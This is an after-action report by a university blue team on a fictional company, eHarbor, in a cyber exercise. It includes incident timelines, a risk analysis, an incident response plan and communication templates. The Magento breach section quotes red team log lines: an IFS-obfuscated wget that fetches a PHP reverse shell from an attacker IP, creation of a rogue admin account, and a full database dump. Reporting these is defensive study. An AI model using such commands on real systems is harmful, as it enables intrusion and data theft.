After Action Report

eHabor – Blue Team 2

4/2024

Jyväskylän ammattikorkeakoulu
University of Applied Sciences

Contents

1 Introduction

The purpose of the report is to describe team's observations and analysis of the exercise including planning and execution. Furthermore, the report includes thorough documentation of two major incidents analyzed during the incident as well as the team’s business model, risk management model, incident response plan and communications plan.

The observations and analysis of the exercise are addressed in the second chapter. The two major incidents are introduced in the third. The business model, risk management model, incident response plan and communications plan are included as appendixes (A-D).

2 Obeservastions and analysis of the exercise

Blue Team 2 agreed to have a weekly meeting every Thursday to prepare for the exercise. During the meeting, we agreed and distributed tasks. At the high level, we agreed responsible persons for every server / service in the environment. The persons were responsible for familiarizing themselves with the server(s) / service(s) and to confirm that the monitoring capabilities are implemented as well as possible. Furthermore, we planned on how the team will operate during the exercise, who is responsible for what and who are the backups for each role.

In general, the planning corresponded quite well with the execution phase of the exercise. All necessary roles were fulfilled and tasks distributed quite evenly. No major gaps were identified. The lessons learned from the test run were taken into account in the planning, and thus we were able to improve our operations for the main run.

During the exercise, we operated according to our pre-agreed roles. In general, we had a person responsible for monitoring every server / service in the environment, a person responsible for logging, a team leader responsible for communications and overall coordination of activities. A substitute was agreed for each role. All identified anomalies and noteworthy events – both technical and social - were communicated via chat and logged to out-of-game template. In case an event required more investigation, the team organized around the case accordingly.

The internal communications were operated face-to-face and via White Team-created chat-channels. The process was quite efficient. Everyone was able to communicate the events found and our shared situational awareness was at a good level throughout the exercise. However, as there were various events identified and logged all the time, keeping up with everything happening during the exercise was quite challenging. Although the situational awareness was at a good level, the EDR did not provide much additional value.

The business and risk management model served as a good introduction for the exercise. Through creating both, we were able to pinpoint what is the purpose of our organization, what are our most important assets and risks associated to them. During the exercise itself, the models were not employed. However, we did see some of the biggest risks realizing.

Red teams successfully executed attacks with their offensive tooling. We did not have proactive defense mechanisms which would prevent malicious code from running. Our defense simply relied on SIEM rules and manual investigation through SIEM or in server/workstation itself. Additional indicators of red team attacks were also received through social media or MISP.

We successfully identified multiple red team attacks and remediated/mitigated actions that red team executed. Overall performance for detecting and reporting incidents was good. Communication within the team was excellent. The team detected and reported most of the red team activities within the blue team information system. Communication with SOC provider and eHarbor CEO was conducted though VOIP and Rocketchat. However, the team could have improved and implement more SIEM rules which would allow faster detection of red team tactics and procedures. Built in SIEM rules were inadequate.

In summary, the exercise objectives were fulfilled as follows. We were able to identify suspicious behavior and security incidents in the network quickly, and provided thorough reports on them and their risk level to the White Team. A communication plan was developed by the team to examine and report security incidents. The security issues' mitigation plans were quickly identified, however most of the time team simply permitted to report the incidents rather than carry out the planned mitigation. Each team member was assigned a responsible server / service of their own. Other members aided if someone needed assistance with something, such identifying the attack vectors.

3 Major incident 1 – WWW-server breach

eHarbor became initially aware of the incident 13:54 via some-post made by @jukka_kalma@some.vle.fi at 13:52. Apparently, the webstore was modified.

- The investigation was started right away.
- CEO was notified 13:57.
- 13:59 eHarbor ISIRT proposed blocking external traffic to the server. The request was denied by the CEO.
- 14:05 ISIRT proposed to communicate about the issue via some – which was also denied by the CEO.
- 14:16 ISIRT noticed that the admin-user was disabled.
- 14:32 Database dump identified. www.eharbor.vle.fi - in context of apache user: Apr 12, 2024 @ 14:00:47.884 mysqldump -u, magento2 -h, localhost -p --all-databases
- 14:35 Customer information was published in 8chan.
- 14:42 The root cause was identified.
- 15:18 CEO was informed about the personal data breach.
    - CEO responded: “VOI HELVETTI!”
- 15:22 Data Privacy Authority informed about the personal data breach via email.
- 15:25 Customers informed about the data breach via some.

Root cause:

Red team exploited Magento vulnerability CVE-2022-24086 which is RCE vulnerability.

- Apr 12, 2024 @ 13:15:09.168
    - Red team downloaded and executed reverse shell:
    - sh -c wget${IFS%??}-qO${IFS%??}kimi.php${IFS%??}198.18.103.31/kimi.php&quot;
- Apr 12, 2024 @ 13:18:17.393
    - Connection established and enumerated user:
    - whoami
- Apr 12, 2024 @ 13:21:33.810
    - Magento administrator user created:
    - php bin/magento admin:user:create --admin-user=Admin_Lisa --admin-password=Hacker-Service9 --admin-email=Lisa.Hackson@webshop.vle
- Apr 12, 2024 @ 13:24:45.344
    - New revershell downloaded:
    - sh -c wget${IFS%??}-qO${IFS%??}kimi.php${IFS%??}198.18.103.31/kimi.php&quot;
- Apr 12, 2024 @ 13:34:25.591
    - New revershell downloaded:
    - sh, -c, wget${IFS%??}-qO${IFS%??}404.php${IFS%??}198.18.103.76:81/404.php&quot
- Apr 12, 2024 @ 14:00:47.884
    - Database dumped:

  - mysqldump -u magento2 -h localhost -p --all-databases

Mitigation plan:

- Inform Data Privacy Authority (Done via Email)
- Inform customers about the data breach (Done via Some).
- Reset all customer-user passwords.
- Remove existing reverse shell from breached server (404.php & kimi.php)
- Update www-server to fix known vulnerabilities.
- Block connections from 198.18.103.76 and 198.18.103.31
- Remove adversary created Magento-admin user (Admin_Lisa).
- Allow www/admin-folder access only from Internal IP:s
- Remove adversary created SSH connection

eHarbor was not allowed to perform mitigation actions until 16:48 when Corporate IT confirmed that the .php files can be removed.

https://helpx.adobe.com/security/products/magento/apsb22-12.html

https://nvd.nist.gov/vuln/detail/CVE-2022-24086

4 Major incident 2 – Cryptominer on servers

eHarbor became initially aware of the incident 16:33. The incident was identified via SIEM-logs. Initially, the incident was only identified on one server (Helpdesk).

- Apr 12, 2024 @ 16:29:06.200 – HELPDESK
  - Cryptominer detected:
  - /tmp/crypto_cash.py
- 16:42 Cryptominer was started
  - root 8361 0.0 0.0 153312 5900 pts/4 S+ 16:42 0:00 python crypto_cash.py 600 80
  - root 8362 78.8 0.0 153312 4312 pts/4 R+ 16:42 3:16 python crypto_cash.py 600 80
  - root 8363 78.8 0.0 153312 4176 pts/4 R+ 16:42 3:16 python crypto_cash.py 600 80
- 16:43 CEO informed.
- 16:43 Cyberfence (SOC) contacted. Requested to check whether any they can see anything from EDR on Helpdesk.
- 16:45 SOC confirmed that they are not seeing anything.
- 16:46 CEO confirmed that the process can be killed and the file removed.
- 16:54 CEO asked whether only Helpdesk had been compromised.
- 16:59 Cryptominer was also found from Mail-server.
- 16:59 CEO was asked for permission to mitigate the threat. CEO approved.

Root cause:

The following cryptominer was installed by an internal employee:

```
[root@helpdesk ntp]# cat /tmp/crypto_cash.py

import time
import math
import sys
import multiprocessing

def generate_cpu_load(interval, utilization):
"""
Generate a utilization % for a duration of interval seconds
"""
start_time = time.time()
for i in range(0, int(interval)):
print("About to do some arithmetic")
while time.time() - start_time < utilization / 100.0:
a = math.sqrt(64 * 64 * 64 * 64 * 64)
print(str(i) + ". About to sleep")
time.sleep(1 - utilization / 100.0)


if
name == "__main__":
if len(sys.argv) != 3:
print("Usage: python script_name.py <interval> <utilization>")
sys.exit(1)

interval = float(sys.argv[1])
utilization = float(sys.argv[2])

generate_cpu_load(interval, utilization)
```

Mitigation plan:

- Kill process and remove the malicious file.
- Agree disciplinary actions for internal employee.

Appendix A - Business Model

1 Introduction

eHarbor is a Funnish company best known for its sustainable and ethically manufactured active wear. Its product portfolio centered around athletic apparel is supported by fitness equipment and watches.

2 Revenue generating model

eCommerce uses a third-party manufacturer for producing its products based on the research and development done internally.

eHarbor operates in both business to consumer and business to business model. It does not have brick-and-mortar stores, but its products are sold by most sporting goods retailers in Funland. The B2C is operated through eHarbor's own eCommerce site.

In the past, the revenue generated from B2C and B2B was somewhat even. The recent geopolitical uncertainties have increased the importance of the B2C-channel. eHarbor has released a new series of radiant resistant tactical yoga pants that is currently only available through their webstore.

3 Main processes

Whereas eHarbor's revenue generating processes are research and development and B2C/B sales, the functions supporting these are seen as key for the eHarbor's success. These are IT, Communications, HR and Legal.




Figure 1: eHarbor's organization

IT

eHarbor’s IT department’s core functions are to securely maintain and develop the internal IT services provided to eHarbor employees and the eHarbor webstore. The function includes 10 IT and cybersecurity professionals who work in close collaboration with their outsourced SOC service provider CyberFence.

Communications

The communications department is responsible for internal and external communications.

HR & Legal

The function is concerned with all things related to human resources and legal.

Supply Chain

The Supply Chain function is responsible for managing eHarbor’s supply chain all the way from research and development to its customer’s wardrobe.

Sales & marketing


The Sales department is responsible for B2C/B sales as well as customer services.

Appendix B - Risk Management Model

The risk management model of eHarbor consisted of multiple activities summarized below.

1) Assigning business criticality to the systems and services maintained by eHarbor. The criticality reflected the scenario. The outcome is introduced in the fourth chapter of the Incident Response Plan (Appendix C).

2) A general risk analysis (Figure 1). The full risk assessment is stored in eHarbor-Excel located in BT2 – eHarbor Teams-channel.



Asset	Threat	Vulnerability	Likelihoo	Impac	Business criticality	Risk Level
www	Unpatched Software	Out-of-date software or plugins	5	5	3	40
Kali	Misuse of Tools	Misuse or unauthorized use of penetration testing tools	4	5	3	32
www	SQL Injection	Unsanitized input fields	4	4	3	26
www	Misconfiguration	Default configurations or insecure settings	4	4	3	26
DC	Unauthorized Domain Access	Weak authentication and access controls	4	4	3	26
www	Data Breach	Inadequate encryption for data at rest and in transit	3	5	3	24
DC	Data Breach	Inadequate data encryption and protection	3	5	3	24
simpleCA	Unauthorized Access	Weak authentication and access controls for web UI	3	5	3	24
Kali	Unauthorized Access	Weak authentication and access controls	3	5	3	24
Firewall-DC	Unauthorized Access	Weak administrative access controls	3	5	3	24
SIEM	Unauthorized Access	Weak authentication and access controls	3	5	2	20
SIEM	Data Breach	Insecure data storage and transmission	3	5	2	20

Likelihood Level	Description
1	Very Low: The threat is highly unlikely to occur under current circumstances.
2	Low: The threat might occur but only under rare or unusual circumstances.
3	Moderate: The threat has a reasonable chance of occurring, especially if specific vulnerabilities are not addressed.
4	High: The threat is likely to occur, especially if vulnerabilities are known and can be easily exploited.
5	Very High: The threat is almost certain to occur, possibly frequently.

Impact Level	Description
1	Very Low: The impact is minimal, causing negligible harm, disruption or loss of revenue.
2	Low: The impact is minor, leading to some inconvenience, limited harm or loss of revenue.
3	Moderate: The impact is noticeable, causing moderate damage, disruption or loss of revenue.
4	High: The impact is significant, leading to serious damage, disruption or loss of revenue.
5	Very High: The impact is severe, potentially causing extensive damage, major disruption or loss of revenue.

Figure 1: Some parts of the risk analysis

3) Vulnerability scans were conducted with Nessus for all assets. The results were analyzed by server owners.

Appendix C - Incident Response Plan

1 Introduction

1.1 Purpose

This Incident Response Plan (IRP) is designed to steer eHarbor Company's blue team through the process of managing cybersecurity incidents during exercises, emphasizing thorough analysis and clear communication. The plan mandates that no containment or eradication actions are taken without detailed investigation and explicit approval from the white team. This ensures that all responses are carefully considered and authorized, aligning with the exercise's objectives to enhance learning and improve cybersecurity posture without premature hardening or alterations to the environment.

1.2 Scope

This Incident Response Plan (IRP) applies to all information systems, networks, and data managed by eHarbor Company. It encompasses incidents that may impact the confidentiality, integrity, or availability of company assets, including but not limited to:

- Cyberattacks (e.g., malware, ransomware, phishing, DDoS attacks)
- Security breaches (e.g., unauthorized access, data exfiltration)
- Insider threats
- Loss or digital assets

Furthermore, the IRP includes a separate process for handling social incidents (e.g., “bad press”, false statements).

The IRP is designed for the blue team's use during cybersecurity exercises, guiding their response to simulated incidents under the constraints set by the exercise rules. Specifically, the plan covers:

- The initial detection and reporting of security incidents.
- Conducting a thorough analysis to understand the incident's impact and root cause.
- Communication protocols, including reporting to and obtaining approval from the white team before proceeding with containment and eradication measures.

More detailed communication procedures are out of scope of this plan. These are introduced in detail as a part of the Communication Plan.

2 Roles and responsibilities

This section focuses on the incident response related roles and responsibilities. The business roles of eHarbor are introduced in a separate document. Table 1 describes the roles and responsibilities of eHarbor.

Alter ego	Exercise responsibility	Services / Servers
Jari Litmanen	Incident logging, rocket.chat, MISP, social media	Firewalls
Jasso Laamanen	WT & BT communications, rocket.chat, MISP	PRTG
Chip Guard	WT & BT communications, rocket.chat	FPCAP, SIEM
Pertti Keinonen	cutbin, 8chan, news	DC; files
Eetu Virtanen	Cyberfence helpdesk	ntp; DC; files; CA
Timo Silakka	SIEM	SIEM, Firewalls
Victor Harbor	PRTG, Cyberfence helpdesk substitute	PRTG, Staff-WS; Intra
Riku Rantala	Helpdesk	ntp; CA
Colt Luger	cutbin, 8chan, news	Kali; WWW; Mail; Helpdesk
Kalle Kippari	cutbin, 8chan, news	WWW; Mail; Helpdesk

Table 1: Roles and responsibilities

3 Incident identification

eHarbor has implemented detection technology throughout its IT infrastructure. The key solutions are:

- EDR software implemented on all servers and workstations.
- Extensive logging gathered throughout the infrastructure.
- SIEM solution used to analyze the logs, and to raise potential security alerts detected from the logs.

eHarbor employs both internal and external resources for monitoring the detection tools in use 24/7/365. Furthermore, eHarbor actively monitors all communications channels and the operations of its IT infrastructure and services for any indicators of malicious activity.

4 Incident classification

eHarbor classifies incidents either as **Minor** or **Major** incidents.

A **Minor** incident is an incident that requires minor effort to analyze and remediate. Examples: leaked end user password but no successful sign ins or a network scan on DMZ.

A **Major** incident is an incident that requires major effort to analyze, contain, remediate and recover from. Examples: Malware on multiple workstations, malware on a server, malicious sign in with an administrative account.

Furthermore, incidents are prioritized based on the criticality of the asset. Table 2 describes the criticality of eHarbor assets.

Name	Service	Criticality
Firewall-dc	Firewall	High
Firewall-office	Firewall	Medium
SIEM	Kibana	Medium
Elasticsearch1	Elasticsearch	Medium
Elasticsearch2	Elasticsearch	Medium
Elasticsearch3	Elasticsearch	Medium
Fpcap	Arkime	Low
PRTG	PRTG	Medium
kali	Kali	High
www	Magento	High
Mail	Postfix + Dovecot + Roundcubemail	Medium
Helpdesk	Zammad	Medium
ntp	Chrony	Low
DC	Windows AD, DNS	High
Files	Windows File sharing	Medium
Intra	Wordpress	Low
SimpleCA	Custom	Low
Staff-WS1		Low
Staff-WS2		Low

Table 2: Asset criticality

5 Incident response process

Incidents can occur in countless ways, so it is infeasible to develop step-by-step instructions for handling every incident. Therefore, the aim of the incident response process introduced in this section aims to describe the high-level process followed by eHarbor to respond to any cybersecurity incident.

The following process diagrams illustrate eHarbors approach to responding to the injections of the Red and White Team. The process for handling technical incidents is introduced in Figure 1. Figure 2 illustrates eHarbors response process for social injections.




Figure 1: Technical incident response process




Figure 2: Social incident response process

In principle, the incident response processes of eHarbor consists of seven phases:

1) Preparation
2) Detection
3) Analysis
4) Containment
5) Eradication
6) Recovery
7) Post-incident activities

Phases 4, 5, and 6 are all addressed in Figures 1 and 2 during the “Mitigation plan” phase. This is due to the White Teams request to streamline the incident logging process by using the White Team-created Incident Logging Template. The following sections introduce the key content of each phase.

Preparation

The activities associated with the phase aim at ensuring that eHarbor is able to efficiently prevent, detect, analyze, respond to and recover from cybersecurity incidents. The activities are both technical and organizational in nature and are not illustrated in the above processes (Figure 1 and 2).

Detection

eHarbor has implemented detection technology throughout its IT infrastructure. eHarbor employes both internal and external resources for monitoring its operating environment 24/7/365. The above processes (Figure 1 and 2) start from detecting a potentially malicious event.

Analysis

Upon becoming aware of an event, the first step of analysis is to triage the alert. During the triage eHarbor performs the first five minutes analysis of the alert and assigns an initial severity level to the alerts not clearly identified as false positives.

eHarbor will report all analyzed events to the White Team and will provide updates whenever new meaningful information is identified. After the initial analysis, especially in cases where eHarbor is dealing with a major incident, the analysis can continue after the first notification to the White Team. The purpose of the analysis is to provide enough information so that the next phases of the process can be conducted.

Mitigation plan

In general, the phase aims to address the measures eHarbor would take to contain, eradicate, and recover from the incident.

The first step of responding to an incident is to *contain* it to stop the incident from spreading throughout the network. Once the incident is contained a decision is made whether the incident requires further analysis - including potential forensics gathering. If such activities are required, they should be carried out before eradication.

During the *eradication*, the components of the incident are eliminated. Such activities are, for example, removing malware or reset of a breached password.

After successful eradication of the incident component, the system will be *recovered* to normal operation. Upon restoration, the system administrators confirm that the system is functioning normally. Furthermore, potential vulnerabilities are remediated to prevent similar incidents in the future.

Upon creating **a mitigation plan**, the plan is communicated to the White Team. If the plan is approved, the active phase of the incident response plan is done, and the process moves on to the final phase.

Post-incident Activities

Post-incident activities include documenting the incident and analyzing its root cause if the root cause has not yet been identified. eHarbor also evaluates the lessons learned from the incident and when possible, adjusts its processes based on it. Furthermore, all identified indications of compromise are communicated to other Blue Teams at the lates on this stage.

6 Incident log

The incident log includes an overview of all incidents handled by eHarbor. More detailed incident-specific reports are created about explicitly chosen incidents in Microsoft Word as a part of the group assignment.

eHarbor maintains a central incident log in Microsoft Excel to which all incidents are recorded. More detailed incident-specific timelines are created case-by-case. All incident response related documentation is stored in the incident response team Teams-channel (BT2 – eHarbor).

Where applicable, the incident log includes the following information as requested by White Team:

- Incident ID
- Time
- Event environment
- Indicators of compromise
- Mitigation plan
- Root-cause

Furthermore, eHarbor will include the following details to its incident log to aid its post-exercise documentation:

- Incident description
- Minor / Major Incident
- Affected systems
- Affected users

The incident response team has a nominated secretary responsible for maintaining the incident response related documentation. The reporting is supported by the whole incident response team.

Furthermore, as requested by the White Team, all incident reporting will be conducted using the White Team template.

7 Review and maintenance

The Incident Response Plan must be reviewed annually and whenever significant changes occur on the eHarbor operating environment. The review will be conducted CISO of eHarbor.

Appendix D - Communications Plans

1 Objective

To ensure efficient communication within Blue Team 2 (BT2), as well as effective coordination with other blue teams and the White Team, during the cyber security exercise "EOTFW24."

2 Communication channel

2.1 Rocket Chat

- BT2_internal channel for fast information delivery and internal discussions within BT2.
- BT2_log channel for logging events for white team.
- EOTFW24 channel for receiving critical information about the exercise.
- BT_Common for inter-team communication with other blue teams.

Responsible Person: Jari Litmanen

Backup: Jasso Laamanen, Chip Guard

2.2 VOIP Calls

- VOIP calls for internal discussions and negotiations with other blue teams.
- Maintain logs of VOIP calls in the BT2_log channel, including details of discussions and decisions.

Responsible Person: Jasso Laamanen

Backup: Chip Guard

2.3 Email

- Eharbor email address is Eharbor@lookout.vle.fi
- For communication with the CEO of the company, start the subject field with [TO CEO].
    - ceo-eharbor@lookout.vle.fi
- CyberFence will establish the following common lookout emails for communication:
    - SOC_eHarbor@lookout.vle.fi

Use these email addresses to communicate between CyberFence and other blue teams.

- The cyber authority will operate using the email address authority@lookout.vle.fi.
- Contact the White Team using the email address eotfw@vle.lookout.fi.

Responsible Person: Jasso Laamanen

Backup: Chip Guard, Jari Litmanen

2.4 MISP

- Collaborate with other blue teams and the White Team via MISP for sharing IoCs and relevant threat intelligence.
- Log malicious events reported in Rocket Chat to MISP for further analysis and dissemination.

Responsible Person: Jari Litmanen

Backup: Jasso Laamanen

2.5 Logging

- Maintain detailed logs of meaningful events encountered by BT2 in the BT2_log Rocket Chat channel.
- Logs should include timestamps, event descriptions, discovered threats, and mitigation strategies employed.
- Ensure logs also cover emails, phone calls, social media action, and any external interactions relevant to BT2's operations.

Responsible Person: Jari Litmanen

Backup: Jasso Laamanen, Chip Guard

2.6 Social Media and External Platforms

- Create corporate accounts on some.vle.fi for BT2 to disseminate corporate communications if necessary.
- Monitor platforms like 8chan.vle.fi and cutbin.vle.fi for any discussions or information pertinent to BT2's objectives.
- Log events to BT2_log Rocket Chat channel.

Some

Responsible Person: Riku Rantala

Backup: Eetu Virtanen

Cutbin

Responsible Person: Pertti Keinonen

Backup: Kalle Kippari

8chan

Responsible Person: Colt Luger

Backup: Pertti Keinonen

News

Responsible Person: Kalle Kippari

Backup: Colt Luger

Logging

Responsible Person: Jari Litmanen

Backup: Jasso Laamanen, Chip Guard

2.7 Contacting other teams

- Utilize Rocket Chat for direct communication with other blue teams in channels like BT_Common.
- Engage in VOIP calls for negotiations with other blue teams, ensuring logs are maintained.
- Coordinate with the White Team via email at eotfw@vle.lookout.fi for cross-team collaboration and assistance.

Responsible Person: Jasso Laamanen

Backup: Chip Guard, Jari Litmanen

3 Holding statements for security incidents

A holding statement is a preliminary response prepared by an organization to address an emerging issue or crisis before all the details are known. It's used to acknowledge the situation and communicate to stakeholders (like the public, employees, or customers) that the organization is aware of the incident, taking it seriously, and actively gathering more information. The goal is to buy time to assess the situation fully and develop a more detailed and informed response.

eHarbor has following pre-made holding statements. It’s not mandatory to use these. These are just templates for different purposes.

3.1 For public

Version 1:
Hello all! Just a heads-up: we're experiencing a few glitches on our website right now. No worries, though! Our incredible team is on it and working to sort things out. We’ll update you soon, expecting to share more details in a few hours. Thanks so much for your patience and for being the best customers ever. Stay tuned!

Version 2:
Hi everyone! A quick note: we've detected some odd happenings in our systems. But, there's no cause for alarm! Our cybersecurity experts are diving in to ensure everything's locked down tight. We’re committed to maintaining a safe digital environment and are addressing this directly. Expect another update from us in a few hours. Your security and trust mean everything to us. Thanks for sticking with us, and watch this space!

3.2 For authorities

We're in the process of investigating a cybersecurity incident affecting our network. Immediate steps have been taken to protect our systems, and we're working closely with cybersecurity professionals and official bodies. We will offer a comprehensive update by **XXX** PM tomorrow as we continue our investigation. Our focus is on swiftly resolving this matter and securing our infrastructure.

3.3 For CEO

Currently, we're managing a cybersecurity issue. Both our internal and external cybersecurity experts are actively seeking solutions. The protection of our data remains our top concern. Expect a detailed report from me as soon as we have new information. Your understanding and support are highly valued during this period.

3.4 For media

We're addressing a cybersecurity challenge and have called in top experts to help us quickly get through this. Protecting our systems and data is our main goal. We commit to being open about our progress and will share a significant update on our social media channels in around 3 hours. We're thankful for your patience and comprehension.

4 Holding statements on incidents involving personal data

4.1 For customers

"We are currently investigating a security incident that may involve unauthorized access to personal data. We take your privacy seriously and are taking immediate steps to address this issue. If your data is affected, we will contact you directly with more details and guidance. Your trust is our top priority, and we are committed to keeping you informed as the situation evolves."

4.2 For authorities

"We wish to inform you of a security incident that has come to our attention, potentially involving unauthorized access to personal data. We are in the early stages of our investigation and are fully committed to transparency and cooperation. We will provide you with detailed information and updates as soon as they become available."

4.3 For CEO

"We've identified a potential security incident involving unauthorized access to personal data. The situation is under urgent review, and we are implementing all necessary measures to assess and mitigate any impact. You will receive a detailed briefing within two hours or sooner, as significant developments occur."